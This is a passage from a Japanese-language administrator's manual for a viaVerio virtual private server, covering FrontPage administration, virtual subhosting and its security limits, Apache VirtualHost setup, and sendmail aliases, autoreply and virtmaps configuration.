/usr/local/frontpage/<current_version>/bin/fpsrvadm.exe -o recalc -p 80 -m <hostname> -w <web>
```

注意: 上記の「`virtual`」で始まるコマンド行は1行で打ち込みます。-m <hostname> オプションはバーチャルホストにのみ使われます。<hostname> をバーチャルホストのドメイン名に置き換えます。VPS のウェブを再構築する場合は、<hostname> に「 」(スペース)を入力します。The <web> オプションはルートウェブであれば / またはサブホストのウェブ名に置き換えます。

3. コマンドプロンプトから、`top` を実行すると `fpsrvadm.exe` プロセスを観察することができます。
4. Telnet セッションを終了するには `exit` を入力します。

<<How To>> 管理者パスワードと ID の変更

1. Telnet で VPS に接続します。
2. コマンドプロンプトで以下を入力します。

```
% cd ~/www/htdocs/_vti_pvt
```
3. コマンドプロンプトで以下を入力します。

```
% pico service.grp
```
4. 管理者ラインの最後に新しい管理者名を入力し、ファイルを保存して終了します。
5. コマンドプロンプトで、以下を実行します。 (`new_user_id` は新しい管理者 ID となります)

```
% htpasswd service.pwd new_user_id
```

パスワードだけ変更する場合はステップ 3 と 4 を抜かします。FrontPage Explorer を使うと古いパスワードを紛失した場合でもパスワードを変更できます。

バーチャルホスティングを理解する

バーチャルホスティング、またはサブホスティングは viaVerio の VPS の持つ最も強力な機能の一つです。バーチャルホスティングによって複数のドメインを一つの VPS でホストすることができます。 <http://www.abc.com> と <http://www.xyz.com> の独立したドメインを同じ VPS でホストすることができます。それぞれのバーチャルホストは以下のような特徴を持ちます。

- 独自 FTP ログイン
- 権限を持つサブディレクトリへのアクセスのみ許可
- 独自ドメインのメールアドレス

バーチャルホスティングの制限

バーチャルホスティング、またはサブホスティングは viaVerio の VPS の持つ素晴らしい機能の一つですが、理解しておくべき以下のような制限があります。

- ブラウザは HTTP/1.1-互換でなければいけない
- ロードバランスができない (例: サブホストの一つが VPS のリソースを過剰に使用することが考えられる)
- 共有 IP アドレス
- Telnet アクセス不可
- メールの制限
- セキュリティリスク

HTTP/1.1-互換

viaVerio の VPS はサブホスティングを可能にする HTTP/1.1 を使っています。サブホストされているサイトを閲覧するにはブラウザが HTTP/1.1-互換である必要があります。一般的にはサブホストは Netscape Navigator 2.0 以降か Microsoft Internet Explorer 3.0 以降でサポートされています。他の HTTP/1.1-互換ブラウザでもバーチャルサブホストへのアクセスが可能です。

もし HTTP/1.1-互換でないブラウザを使っている場合は、バーチャルサブホストのサイトを閲覧することはできません。

VPS の負荷分散

VPS は 30,000 から 50,000 ヒット/日(ページあたり 5k と想定した場合)を処理する能力を持ちます。この数字は「訪問者」ではなく、ファイルへのリクエスト数を意味します。例えば、サブホストドメインが 5 つあり、それぞれが 10,000 ヒット/日(.gif や .jpeg へのアクセスも 1 ヒットと考えると比較的少ない数です)を達成しようとする、VPS 上にある全てのサブホストが遅延などを体験するでしょう。

遅延が発生した場合、VPS 管理者は VPS 上のサブホストを減らすことを考え、以下のようなことを行う必要があるでしょう。

- 特に負荷が高いサブホストを独立した VPS に移転する
- サブホストを比較的負荷の少ない VPS に移動する

どのように行うとしても、正しい負荷分散はバーチャルサブホスティングを正しく行える管理者によって達成することができます。VPS はリソースの制限によりある数までのバーチャルサブホストしかホストすることはできません。以下の制限が VPS にサブホストする際の目安です。

- Server A: 5 サブホスト
- Server B: 25 サブホスト
- Server C: 60 サブホスト

共有 IP アドレス

バーチャルサブホストは 1VPS アカウントで複数サイトをホストし、リソースを共有します。共有されるリソースの一つとして VPS に設定されている IP アドレスがあります。検索エンジンの「スパイダー(ロボット)」で HTTP/1.1-互換でないものはこれらのサイトをインデックス化することができませんが、ほとんどの検索エンジンとスパイダーは HTTP/1.1-互換となっています。

VPS は一つのデジタル証明書しかサポートしません。そのことから全てのサブホストは同じデジタル証明書を使わなくてはならない。つまりデジタル証明書に使うことができるのは 1 ドメインのみとなるので、SSL の使用が難しくなります。

Telnet アクセス不可

バーチャルサブホストでは VPS への Telnet アクセスは許可されません。バーチャルホストの顧客に提供できるアクセスとして以下があげられます。

- FTP
- iManager
- FrontPage 2000

メールの制限

サブホストのメール機能には VPS のメールアドレス解読によるいくつかの制限があります。例えば、john@abc.com と john@xyz.com にメールを送信した場合、解決される IP アドレス (john@192.41.5.2)が同じため、VPS は二つのアドレスを同じアドレスとみなします。その問題を解決するために viaVerio では「virtmaps」と呼ばれるユーティリティを使っています。詳しくは第 4 章の「メールアドレスのマッピングまたは Virtmaps の作成」を参照してください。

セキュリティリスク

バーチャルサブホスティングにはいくつかの重要なセキュリティ関連事項があります。バーチャルサブホストは同じ VPS 環境で動作するため、バーチャルサブホストが実行する CGI は VPS ディレクトリ階層にアクセスすることのできる権限を引き継ぎます。

例えば、悪意を持ったサブホストクライアントが VPS 上の全てのファイルを削除するスクリプトを作成することもできます。または `~/etc/passwd` ファイルをメール転送したりして簡単なパスワードを解読することもできます。もしあなたの使用しているパスワードが辞書に掲載されているものだとしたら、サブホストクライアントはあなたのシェルアクセスを乗っ取ることにも十分に可能です。

`cgi-bin` へのサブホストクライアントのアクセスは信用できる場合を除いてできるだけ制限したほうが良いでしょう(ただし、事故で VPS に影響を及ぼすことも考えられます)。弊社では以下のような対策を推奨します。

1. 自分の管理するディレクトリから CGI スクリプトを提供する

大抵のウェブサイトはカスタム CGI の利用を必要とします。サブホストクライアントが使用することのできる CGI の「ライブラリ」を用意することが望ましいでしょう。そのようなライブラリにはカウンタ、ゲストブック、フォームメールなどが含まれるでしょう。それらのスクリプトを `cgi-bin` ディレクトリのサブディレクトリに保存します (例 `vhlib`)。その上でバーチャルサブホストがその `cgi-bin` ディレクトリを使用するよう以下のように `<VirtualHost>` 定義内で設定します。

```
ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-  
bin/vhlib/
```

2. `cgi-bin` ディレクトリをバーチャルサブホストのホームディレクトリと分割して設定する

別の手段としては、サブホストアカウントのホームディレクトリにはない `cgi-bin` ディレクトリを提供することです。このことで、問題となりうるスクリプトのアップロードと実行を防ぐことができます。代わりにクライアントはあなたにスクリプトをメールで送り、レビューをした上でクライアントの `cgi-bin` ディレクトリに配置します (`cgi-bin` ディレクトリのサブディレクトリなど)。以下は一例です。

```
ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-  
bin/SUBDIRECTORY/
```

サブディレクトリである `SUBDIRECTORY` はサブホストクライアントの `cgi-bin` ディレクトリとなります。(可読性を考えて `~/www/vhosts` と `~/www/cgi-bin` とすると良いでしょう)

多くの場合、あなたがクライアントのウェブサイトを設計、作成していて、さらに CGI スクリプトなども同じく作成していることでしょう。そのためこの話題は問題とならないことも多いかもしれませんが、将来サービスの枠を広げることが視野に入れているのであれば覚えておく必要があるでしょう。

ドメインの追加と設定

VPS にバーチャルホストを追加するには以下のとおり行います。

1. ドメインを登録する。
2. ネームサーバへドメインを登録する。
3. VPS にユーザアカウントを追加する。
4. `<VirtualHost>` 指示子を `httpd.conf` ファイルに追加する。

<<How To>> ドメインをサーバに設定する

1. `vadduser` を実行する。
2. E-mail/FTP アカウントを作成
3. オプション 3 を選んで FTP ディレクトリを
`~/usr/local/etc/httpd/vhosts/sub_host_dir` に設定する。
4. `httpd.conf` ファイルを編集する。
5. `<VirtualHost>` セクションをそれぞれのバーチャルホストに設定する。

httpd.conf にバーチャルホストを追加する

バーチャルホストを追加するには httpd.conf ファイルに情報を追加します。

<<How To>> Apache httpd.conf に記述を追加する

httpd.conf ファイルに以下を追加します。

```
# point utahjrs.org to subdirectory utahjrs
<VirtualHost www.utahjrs.org utahjrs.org>
  ServerName www.utahjrs.org
  ServerAdmin webmaster@utahjrs.org
  DocumentRoot /usr/local/etc/httpd/vhosts/utahjrs
</VirtualHost>
```

バーチャルホストに追加オプションを設定する

バーチャルホスト記述例 (utahjrs.org)

以下の記述が追加されています。

```
# point utahjrs.org to subdirectory utahjrs
<VirtualHost www.utahjrs.org utahjrs.org>
  ServerName www.utahjrs.org
  ServerAdmin utahjrs@utahjrs.org
  DocumentRoot /usr/local/etc/httpd/vhosts/utahjrs
  TransferLog logs/utahjrs_access
  ScriptAlias /cgi-bin/
  /usr/local/etc/httpd/htdocs/utahjrs/cgi-bin/
  ErrorDocument 404 /errors/notfound.html
</VirtualHost>
```

より詳しい情報について

この章で解説された事に関するより詳しい情報は viaVerio のウェブサイトです。詳しく解説されています。

HTTP Put をサポートする VPS の設定

http://reseller.iserver.com/reseller/backroom/white_papers/

"Web Publishing Using HTTP PUT"と題されたドキュメントを参照してください。

バーチャルホスティングを理解する

<http://viaverio.com/support/virtual/web/subhost/>

第 4 章 - バーチャル メールサービス

メールは今日のインターネット機能の中で最も使われている機能といえるでしょう。郵便と同じように、メールは送信者のアドレスから受信者のアドレスへと配信されます。郵便と違うのは、電子メールは世界中のどこにでも数秒で届き、数多くの受信者に安価で簡単に届けることができます。

インターネットを介してコンピュータ間でメールを送信する際に関連する技術用語を理解しておくことでメールがわかりやすくなるでしょう。コンピュータ同士がメールをコンピュータネットワーク経由で転送する時、コンピュータは特別なプロトコル、または特定の通信パターンで「会話」することでお互いを理解します。

この章では以下情報が解説されています。

- プロトコル
- SMTP サーバソフトウェア
- メール管理のためのコマンドとユーティリティ
- メールボックスの作成
- メールアカウントのエリアス作成
- メールアドレスのマッピングまたは Virtmaps の作成
- 迷惑メール(Spam メール)
- メールログファイルの管理
- より詳しい情報について

プロトコル

SMTP (Simple Mail Transfer Protocol) はコンピュータがインターネット経由でメールを互いに送信しあうことを可能にします。SMTP はメール送受信に使用されるプロトコルでのみ動作します。

POP (Post Office Protocol) メール受信者がメールを受け取ることを可能にします。

IMAP (Internet Message Access Protocol) メール受信と保存を可能にします。

SMTP サーバ

インターネット上でメールを送受信するためには、SMTP サーバが以下の条件を満たしている必要があります。

- メールを常時受信できるようインターネットへの常時接続環境がある。
- SMTP 機能を備えないコンピュータのためにメールの送信を行うことができる。
- 他のコンピュータのためにリレーをすることができる。SMTP が他のコンピュータに代わってメール送信を依頼されたとき、最終送信先のサーバにメールをリレーすることができるようになっている。

POP サーバ

POP サーバはメール受信者がメールを自分のコンピュータにダウンロードすることを可能にします。メッセージが受信されるとメッセージをサーバに戻したりサーバに保存したりすることはできません。(現在の多くの POP クライアントはメッセージをダウンロードし、尚且つサーバに保存することができます。)

IMAP サーバ

IMAP サーバはサーバ上でメールを受信したり保存したりすることを可能にします。メールディレクトリとメールはサーバに保存されているので、ユーザがサーバ上でメールを IMAP サーバから自由に操作することができます。IMAP プロトコルは複数のコンピュータからメールをチェックする方に最適です。

SMTP サーバソフトウェア

VPS は `sendmail` と呼ばれる SMTP サーバソフトウェアを使用しています。`sendmail` は世界中のインターネットメールのほとんどを配信している UNIX ベースのプログラムです。UNIX ベースのプログラムは大文字小文字の判別をするので、全てのファイル名とコマンドは指定されない限り小文字です。

設定ファイル	ファイル詳細
<code>~/etc/sendmail.cf</code>	このファイルは <code>sendmail</code> の核となる設定ファイルです。 <code>sendmail.cf</code> は <code>sendmail</code> プログラムが使うファイルの場所と設定アイテムをリストアップします。このファイルの変更はメールサーバ管理経験が豊富な方が行ってください。
<code>~/etc/aliases</code>	このファイルには受信メールのエリアス(または転送アドレス)が記載されています。
<code>~/etc/aliases.db</code>	このファイルは <code>sendmail</code> そのものが使う <code>~/etc/aliases</code> のバイナリ版です。このファイルを編集しないでください。 <code>~/etc/aliases.db</code> を更新するには <code>~/etc/aliases</code> を編集し、 <code>vnewaliases</code> を実行します。
<code>~/etc/virtmaps</code>	このファイルは VPS に複数のドメインがある場合に <code>sendmail</code> がバーチャルメールアドレスマッピングをするために使用します。
<code>~/etc/virtmaps.db</code>	このファイルは <code>sendmail</code> そのものが使う <code>~/etc/virtmaps</code> のバイナリ版です。このファイルを編集しないでください。 <code>~/etc/virtmaps.db</code> を更新するには <code>~/etc/virtmaps</code> を編集し <code>vnewvirtmaps</code> を実行します。
<code>~/etc/spammers</code>	このファイルには迷惑メール送信者のホスト名

	<p>またはメールアドレスが記載されています。 ~/etc/spammers ファイルは「迷惑メール」を受信拒否することを可能にします。</p>
~/etc/spammers.db	<p>このファイルは <code>sendmail</code> そのものが使う ~/etc/spammers のバイナリ版です。このファイルを編集しないでください。 ~/etc/spammers.db を更新するには ~/etc/spammers を編集し <code>vnewspammers</code> を実行します。</p>
~/etc/relayers.db	<p>このバイナリファイルは認証されたユーザの IP アドレスデータベースとして <code>sendmail</code> が使用します。このファイルを編集しないでください。<code>vsmtprelay</code> コマンドで、このファイルの内容を編集することができます。</p>
~/var/log/messages	<p>このファイルは VPS 上で発生する交信記録を保存する VPS の主要ログファイルです。このファイルをサーバの問題を特定するための解析ツールとして使うことも可能です。 ~/var/log/messages とメールシステムの関係はこの章の後半で解説されています。</p>
~/var/mail	<p>VPS のメールシステムがメールを受信したとき、メールはこのディレクトリに保存されます。メールが到着すると、メールはこのディレクトリにあるファイルに追記されていきます。ファイルは受信者の名前(アカウント名)になっています。</p>
~/var/spool/mqueue	<p>~/var/spool/mqueue ディレクトリは配達に問題が発生している受信または送信メールを一時的に保管します。VPS メールシステムはこのキューを一定時間ごとに空にするように設定されています。</p>

メール管理のためのコマンドとユーティリティ

以下の表はメールアカウントを管理するためのコマンド一覧です。「名称」はコマンド名またはユーティリティ名を表します。「形式」は左の名称がコマンド(Telnet 経由で実行可能)なのか iManager のようなユーティリティ(サーバにインストールされ、ブラウザから実行)なのかを示します。

名称	形式	解説
vadduser	コマンド	vadduser はメールまたは FTP の新規アカウントを作成します。もしユーザがすでに存在する場合は、vadduser でアカウントを編集することができます。
vrmsuser	コマンド	vrmsuser は指定されたユーザを削除します。
vlistuser	コマンド	vlistuser はユーザー一覧を表示し、使用しているサービス(メール、FTP)とクォータを表示します。
vpasswd	コマンド	vpasswd は指定されたユーザのパスワードを変更します。
iManager	ユーティリティ	iManager ユーティリティはブラウザから実行され、ユーザアカウントやエリアス、パスワードの管理を行います。

メールボックスの作成

`vadduser` は VPS にユーザアカウントを作成するコマンドです。 `vadduser` を実行することでユーザにメールまたは FTP アカウントを与えます。 `vadduser` を使って既存のユーザアカウントを編集することもできます。 `vadduser` の用途は以下のとおりです。

1. ユーザアカウントの作成
2. 既存ユーザアカウントの編集

<<How To>> メールアカウントの作成

1. Telnet プロンプトで、 `vadduser` を実行します。以下のコマンド実行例のあとにいくつかのフィールドに値を入力することが必要になります。

```
% vadduser
```

```
Please supply answers to the series of questions below.
When a `default answer' is available, it will follow
the question in square brackets. For example, the
question:
```

```
What is your favorite color? [blue]:
```

```
has the default answer `blue'. Accept the default
(without any extra typing!) by pressing the Enter key
-- or type your answer and then press <Enter>.
```

```
Use the <Backspace> key to erase and aid correction of
any mistyped answers -- before you press <Enter>.
Generally, once you press <Enter> you move onto the
next question.
```

```
Once you've proceeded through all the questions, you
will be given the option of modifying your choices
before any files are updated.
```

```
Press <Enter> to continue:
```

2. ユーザ名を入力します。
3. E-mail/FTP パスワードを入力します。
4. パスワードをもう一度入力します。
5. ユーザの名前を 8 文字以下で入力します。「.」と「:」は使用できません。
6. ユーザが必要とするアカウントサービスを選択します。デフォルトでは FTP とメールです。サービス名を入力することで、そのサービスの選択、非選択を選ぶことができます。
 - FTP (File Transfer Protocol) ファイル転送
 - メールサービス (POP, IMAP, SMTP)

注意: もしユーザアカウントが IMAP 経由でアクセスされる場合、FTP サービスを有効にしなければいけません。

7. "Do you want to add service options like quotas to this account?" という質問に対して Yes か No で答えてください。
8. FTP クォータを MB 単位で入力します。("0" でクォータ無し)
9. "Where would you like to put the user's home directory?" という質問に数字で答えてください。4 つの選択肢から選ぶか、独自に場所を設定することもできます。下記の表はそれぞれの場所に関する解説です。

説明	例
メールアカウントディレクトリ	/usr/home/username
ウェブホストアカウントディレクトリ	/usr/local/etc/httpd/htdocs/username
バーチャルホストアカウントディレクトリ	/usr/local/etc/httpd/htdocs/vhosts/username
匿名 FTP ディレクトリ	/ftp/pub/username
独自の設定	/usr/local/etc/httpd/htdocs/vhosts/some_directory/username

- メールアカウントの場合は 1 を入力。
- ウェブホストアカウントの場合は 2 を入力。

- パーチャルホストアカウントでは 3 を選択してください。このオプションを推奨する二つの理由があります。第一に、FrontPage 2000 を使う場合このオプションを指定する必要があります。第二に、vhosts ディレクトリはそれぞれのパーチャルホストアカウントのディレクトリが存在することのできる場所を支配下に置きます。それぞれがお互いから隔離され、独立し、セキュリティも守られます。
- 匿名 FTP の場合は 4 を入力
- または独自のパスを入力

注意: vadduser スクリプトの実行は一箇所(FTP と E-Mail)を除き簡単です。FTP と E-Mail のサービスはデフォルトでそれぞれのアカウントに対して追加されます。もし FTP と E-Mail の両方の権限を持たせたい場合には、<Enter> キーを押してデフォルトのまま続行してください。ユーザに FTP 権限だけを持たせたい場合、メール権限を外すために「mail」と入力してください。ユーザに E-Mail 権限だけを持たせたい場合は、「ftp」と入力します。もし現在使用権限が与えられていないサービスを追加したい場合は、必要なサービス(E-Mail または FTP)を入力し <Enter> を押してください。

例えば、もし山田太郎さんが「yamada」というアカウントを持っていて、VPS に付帯するドメイン名が「yourcompany.com」だった場合、山田さんのメールアドレスは「yamada@yourcompany.com」になります。

注意: FTP クォータはユーザのホームディレクトリ配下にあるディレクトリツリーによって消費されるディスクスペースに対して有効になります。FTP クォータは FTP でファイルをアップロードするときのみ有効です。メールクォータはユーザのメールファイルである~/usr/mail によって消費されるディスクスペースに対して有効になります。それぞれのクォータは MB 単位の整数で表示されます。

メールボックスパスワードの変更

VPS の管理者はユーザのパスワードをいつでも変更することができます。ただし、UNIX パスワードシステムの構造上ユーザのパスワードを取得するのは困難です。もしユーザがアカウントパスワードを紛失してしまった場合、パスワードを変更する必要があります。

<<How To>> メールボックスパスワードの変更

1. UNIX コマンドプロンプトで以下のコマンドを実行 (*username* にはユーザ名を代入):

```
% vpasswd username
```

2. 入力プロンプトで新規パスワードを入力

注意: Eudora® を POP/IMAP クライアントソフトウェアとして使用している場合は、パスワード変更オプションの Poppass が含まれます。Eudora ユーザはメニューオプションのパスワード変更でサーバ管理者が関わることなくパスワードを変更できます。

パスワードの変更は頻繁に行うようユーザに助言してください。パスワードの変更は悪意のあるユーザが VPS にアクセスする可能性を低くします。良いパスワードは以下のような特徴をもちます。

- 長さ (慣例的に UNIX システムはパスワードの最初の 8 文字を認識し使用します)
- 複雑さ (UNIX パスワードは大文字小文字を区別し、特殊文字を使用することができます)
- あいまいさ (自分や家族に関係するような情報をパスワードに含めないこと)
- 例: "De76sAf4" は良いパスワードです。なぜならパスワードには大文字小文字が含まれ、個人情報がなく、通常の単語ではありません。これでパスワードはより安全になります。

メールアカウントの管理

`vadduser` はユーザの追加だけでなく、既存ユーザアカウントの編集にも使用できます。

<<How To>> ユーザを削除することなくメールサービスを削除する

1. コマンドプロンプトで `vadduser username` と入力します。This action launches the `vadduser` が実行され、いくつかのプロンプトを表示してきます。
2. オプション番号 4 の "Account Services" で **E-mail** と入力するとメールサービスが削除され、`ftp` と入力すると FTP サービスが削除されます。
3. 残りのプロンプトを進みます。

<<How To>> メールアカウントの削除

1. コマンドプロンプトから `vruser` を実行します。 `vruser` が実行され、いくつかのプロンプトを表示してきます。
2. 削除したいアカウント名を入力します。これでユーザのホームディレクトリとその内容以外(必要な場合は手動で削除します)は全て削除されません。
3. もしアカウントがメールを受信するためだけに使われている場合、メールボックスを削除することでアカウント全体を削除すると考えてください。

<<How To>> メールボックスを表示する

コマンドプロンプトから `vlistuser` を実行します。個々のユーザの以下の情報が表示されます。

- アカウント名
- アカウント所有者
- ホームディレクトリ
- サービスリスト (クォータも表示)

注意: "mail quota" 列に("-")がない場合は、アカウントはメールボックスを持ちます (メール受信ができる状態)。

メールクライアントソフトウェアの設定

現在、数多くのメールクライアントが存在します。それぞれのメールクライアントの設定を説明するのはこの章の趣旨から反れますので、解説はしません。VPS からメールを取得するのに必要な 3 つの基本的な情報は以下のとおりです。

1. メールアドレス - メールアドレスは `vadduser` で作成されたユーザ名 @ ドメイン名になります。
例: bob@yourcompany.com
2. 受信メールサーバ - VPS のドメイン名か IP アドレスになります。
3. 送信メールサーバ - 受信メールサーバと同じです。

メールクライアントの設定に関する詳しい情報は「13 の簡単なステップで始める」のステップ 11 を参照してください。

メールアカウントのエリアス作成

VPS のメールシステムを使うとメールエリアス(またはメール転送)を作成することができます。メールエリアスは受信メールを特定の、または複数の受信者に転送します。多くのエリアスを一人の受信者に設定することも一つのエリアスを多数の受信者に設定することもできます。

エリアスは覚えにくい、または長いアドレスを置き換えるために作成されてきました。さらにエリアスは webmaster@yourcompany.com や info@yourcompany.com といった一般的なアドレスを作成するためにも使われます。以下のようなエリアスを作成すると(エリアスが同じ受信者に向いているとしても)プロフェッショナルなイメージを持たせることができます。

- sales@yourcompany.com
- service@yourcompany.com
- jobs@yourcompany.com

一つのエリアスが複数の受信者を指定できることから、エリアスは特定の集団に向けられた簡単なメーリングリストや回覧版の役目を果たすこともできます。下記はそのためのアドレスの一例です。

- everyone@yourcompany.com
- marketing@yourcompany.com
- engineering@yourcompany.com

エリアスファイルが大きい場合は、コメントをいれて混乱を避けることができます。"#" で始まる列はコメントとして受け取られ、プログラムに無視されます。

エリアスの作成は以下の 2 ステップで簡単にできます。

1. `~/etc/aliases` ファイルを編集しエリアスを追加
2. コマンドプロンプトで `vnewaliases` を実行し、`aliases.db` ファイルを更新

<<How To>> ローカルユーザのエリアスを作成

1. `~/etc/aliases` ファイルを編集し、以下のラインを追加する。file and *alias: recipient*

注意: *alias* はエリアス名で置き換えられ、*recipient* はユーザ名になります。

2. 例:

```
webmaster: ted
```

3. コマンドプロンプトで `vnewaliases` を実行する。
~/etc/aliases.db ファイルが更新され変更が有効になります。

<<How To>> 外部受信者用エリアスの作成

1. ~/etc/aliases ファイルを編集して以下を追記します:

```
alias: recipient
```

2. *alias* はエリアス名で置き換え、*recipient* はメールアドレスで置き換えます。

例: sales: tony@hotmail.com

3. コマンドプロンプトで `vnewaliases` を実行して~/etc/aliases.db を再構築し、変更を反映します。

注意: 複数のエリアスや、一つのエリアスが他のエリアスを指している問題はありません。`Sendmail` が検索し、受信者を割り出します。

スペースやタブで始まる列は前行からの続きとみなされるため、エリアスは各行の1文字目から記述される必要があります。エリアスと受信者を分けるコロン(:)はエリアスと同じ行に記述される必要があります、その後はスペースかタブを入れた後に記述します。

メーリングリストの作成

~/etc/aliases ファイルを使って複数の受信者を含むメーリングリストを作成することができます。簡単なメーリングリストを作成することもできますし、エリアスファイルとは独立したもう少し複雑なメーリングリストを作成することもできます。

:include: 指示子は `aliases` ファイルが他のファイルを読み込むようにします。これで受信者のリストを `aliases` から独立して管理することができます。

<<How To>> メーリングリストの作成

~/etc/aliases ファイルを編集し、以下を入力します。“...”はメールアドレスを必要なだけ登録できるという意味です)

```
alias: recipient1, recipient2, recipient3,  
recipient4, ...
```

<<How To>>:include:を使ってメーリングリストを作成する

1. ~/etc/aliases ファイルを編集して以下を入力:

```
alias: :include:/pathname
```

2. /pathname にはファイルのバーチャルパスを入力

例: subscribers: :include:/etc/subscribers.list

注意: ~/etc/aliases.db データベースにインクルードファイルは保存されない
ので、編集後に **vnewaliases** を実行する必要はありません。

:include: によって参照されるファイルは受信者が羅列されているテキスト
ファイルです。列に記載されるアドレスはカンマ(,)で区切ります。
~/etc/aliases と同様に "#" で始まる列はコメントアウトと認識され無視
されます。

自動化されたメーリングリストソフトウェアの詳しい情報は
Majordomo(<http://www.majordomo.com/>)を参照してください。Majordomo は
~/etc/aliases ファイルの**:include:** 指示子を使ってメーリングリスト
を自動化します。

オートレスポンドの作成

オートレスポンドは特定のメールアドレスにメールを送信した人に対して既
定の返信を送信し、製品リストや FAQ ドキュメント情報を配布することな
どに利用することができます。オートレスポンドはメール配信の確認となり
ます。重要なアドレスに届くメールに関してはオートレスポンドで処理し、
メールを受信したことを顧客に知らせることができます。

<<How To>> オートレスポンドソフトウェアのインストール

コマンドプロンプト上で以下を実行します。

```
% cp /usr/local/contrib/autoreply ~/usr/bin/autoreply  
% chmod 755 ~/usr/bin/autoreply
```

<<How To>>オートレスポンドアドレスの作成

~/etc/aliases ファイルを編集し、以下を入力します。(全てを1行で入力):

```
alias: recipient, "|/usr/bin/autoreply -f name -m  
message -a address"
```

Alias *alias* を"info" などのオートレスポンドに使用する名前に置き換える。

Recipient 実際のメール受信者のアドレスを入力する。(通常のエリアスのように入力)

| **autoreply** プログラムに受信メールを渡し、既定の返信メールを送信する。

Name オートレスポンドがメールを送信する際に"From:"(送信者)として使いたい名前と *name* を置き換えます。

Message 使いたいメッセージテキストへのパスを指定します。-m オプションが指定されていない場合は VPS のルートディレクトリにある named .autoreply が使用されます。ホームディレクトリである (~) がルートディレクトリ(/)として認識されます。-a オプションはオートレスポンドの送信したメールに返信するためのアドレスを指定します。この値はエリアスで指定したユーザを使用することを推奨します。

以下は一例です。

```
info: bob@yourcompany.com, "|/usr/bin/autoreply -f  
info-reply -a info"
```

注意: autoreply プログラムは "To:" と "Cc:" ヘッダラインを検索します。Autoreply はアドレスが見つかった場合に返信します。アドレスが見つからなかった場合、autoreply はメールを無視します。

オートレスポンドテキストのカスタマイズ

オートレスポンドメッセージの本文とヘッダ行をカスタマイズすることができます。メッセージテキストを作成する際にカスタマイズしたヘッダ行 ("Subject" や "Reply-To") をファイルの最初に記述しておきます。空行を本文との間に入れておきます。最初の空行が本文の始まりを意味します。本文と間違えられないようヘッダ行にある空行は削除しておきます。

オートレスポンドメッセージの一例です。

```
Reply-To: sales-reply@yourcompany.com
```

```
Subject: Your Information Request
```

```
Greetings!
```

```
Thank you for your interest in viaVerio. We appreciate  
your consideration and ...
```

メールアドレスのマッピングまたは Virtmaps の作成

アドレスマッピング、または"virtmaps" はエリアスと似ていますが、バーチャルドメイン名のために作成されています。VPS で複数ドメインをホストする場合は virtmaps でそれらのドメインのエリアスを管理します。

エリアスはユーザ名の部分の情報だけを認識し、ホスト名の部分は認識しません。結果、"webmaster"といった同じユーザ名をもつメールは二つのバーチャルドメインを持つ場合に混乱をきたします。バーチャルメールアドレスマッピングはそのような混乱が起きないようにし、"webmaster@domain1.com" と "webmaster@domain2.com" が同じ VPS に存在しても衝突を起こさずそれぞれに配送されるようにします。

<<How To>> アドレスマッピングの作成

1. VPS の `~/etc/virtmaps` ファイルに以下を記述

```
address recipient
```

address はメールを受信するアドレスで、**recipient** は実際の受信者で置き換える

2. コマンドプロンプトから `vnewvirtmaps` を実行すると `~/etc/virtmaps.db` が更新され、変更が反映される

<<How To>> virtmaps ファイル作成例

以下に記載される virtmaps ファイルの例はドメイン名毎にマッピングをまとめてあります。最初のマッピングは "abc.com" でメールは外部ユーザに転送されています。2 番目のマッピングはローカルユーザにメールを転送します。

```
#abc.com mappings
bob@abc.com           bob@aol.com
webmaster@abc.com     carol
#xyz.com mappings
bob@xyz.com           bob
webmaster@xyz.com     john
```

注意: `~/etc/aliases` とは違い、`~/etc/virtmaps` ファイルではコロン(:)がアドレスと受信者の間に入りません。

ワイルドカードマッピング

ワイルドカードアドレスマッピングはドメインのアドレスとして明示的に定義されていないアドレスを受信する「キャッチオール」として機能します。

<<How To>>ワイルドカードマッピングの作成

1. `~/etc/virtmaps` ファイルに以下を記述する

```
hostname recipient
```

`hostname` はワイルドカードを作成したいドメイン名で置き換え、`recipient` は受信者のアドレスで置き換える。

2. コマンドプロンプトから `vnewvirtmaps` を実行すると `~/etc/virtmaps.db` ファイルが更新され変更が反映される。

<<How To>> ワイルドカードマッピングを使った `virtmaps` ファイル

```
#abc.com mappings
bob@abc.com          bob@aol.com
webmaster@abc.com    carol
abc.com              carol

#xyz.com mappings
bob@xyz.com          bob
webmaster@xyz.com    john
xyz.com              bob
```

注意: ワイルドカードマッピングを`~/etc/virtmaps` ファイルで定義することができますが、ワイルドカードマッピングは最後に記述することでデフォルトの受信者として定義することができます。

マッピングとエイリアス

メールが到着すると、アドレスマッピングがまず処理され、その後エイリアスが処理されます。アドレスマッピングのプロセスが終了するとローカルユーザが特定され、エイリアスに受信者が存在するか確認します。もし存在する場合はエイリアス先に送信されます。もし存在しない場合は受信者はローカルユーザとして存在する必要があるため、ユーザのメールボックスにメールを送信するよう試みます。

virtmaps と aliases の違い

`~/etc/virtmaps` と `~/etc/aliases` の違いはアドレスマッピング (`~/etc/virtmaps`) では複数の受信者が指定できないことです。

`~/etc/virtmaps` の行の右側部分には受信者のアドレス以外は記述できません。 `:include:` のような指示子やファイルへの送信 (`/` で表される) やプログラム (`|` で表される) は `virtmaps` ファイルでは記述できません。

`virtmaps` と `aliases` の最も重要な違いは `sendmail` がアドレスマッピングを行う際に `~/etc/virtmaps.db` ファイルの一行のみ参照することでしよう。 `~/etc/virtmaps` の行の右側部分は他の行の左側部分として参照されることができないのです。 `sendmail` はアドレスマッピングの追跡をして受信者を探しません。 (`alias` が `sendmail` で検索される際は `performs repeated alias` 内部で受信者が見つかるまでアドレス解決を行います)

Virtmaps のまとめ

1. VPS にドメインが一つだけしか存在しない場合、`virtmaps` ファイルは必要ありません。
2. アドレスマッピングは `~/etc/virtmaps` ファイルに保存されます。
3. アドレスマッピングが `virtmaps` ファイルに追加されたら `virtmaps.db` ファイルを `vnewvirtmaps` コマンドで更新します。
4. アドレスマップは以下のような書式です。 format:

```
address      recipient
```

例:

```
webmaster@abc.com    john
```

5. アドレスマップではコロン(:)は使わず、右側には一ユーザだけ記述できます。もし複数の受信者を定義したい場合は、エイリアスを右側に記述し、`aliases` ファイルで複数の受信者を定義します。
6. キャッチオールは最後に記述してください。

スパムメール

インターネットの商業化は多くの利益をユーザにもたらしましたが、その反面スパムメールのような不利益も同時にもたらしました。VPS ではスパムメールを以下のような方法でコントロールします。

- VPS のユーザに対するスパムメールを拒否する。
- VPS を介してスパムメールが送信されることを防ぐ。

送信されてくるスパムメールの拒否

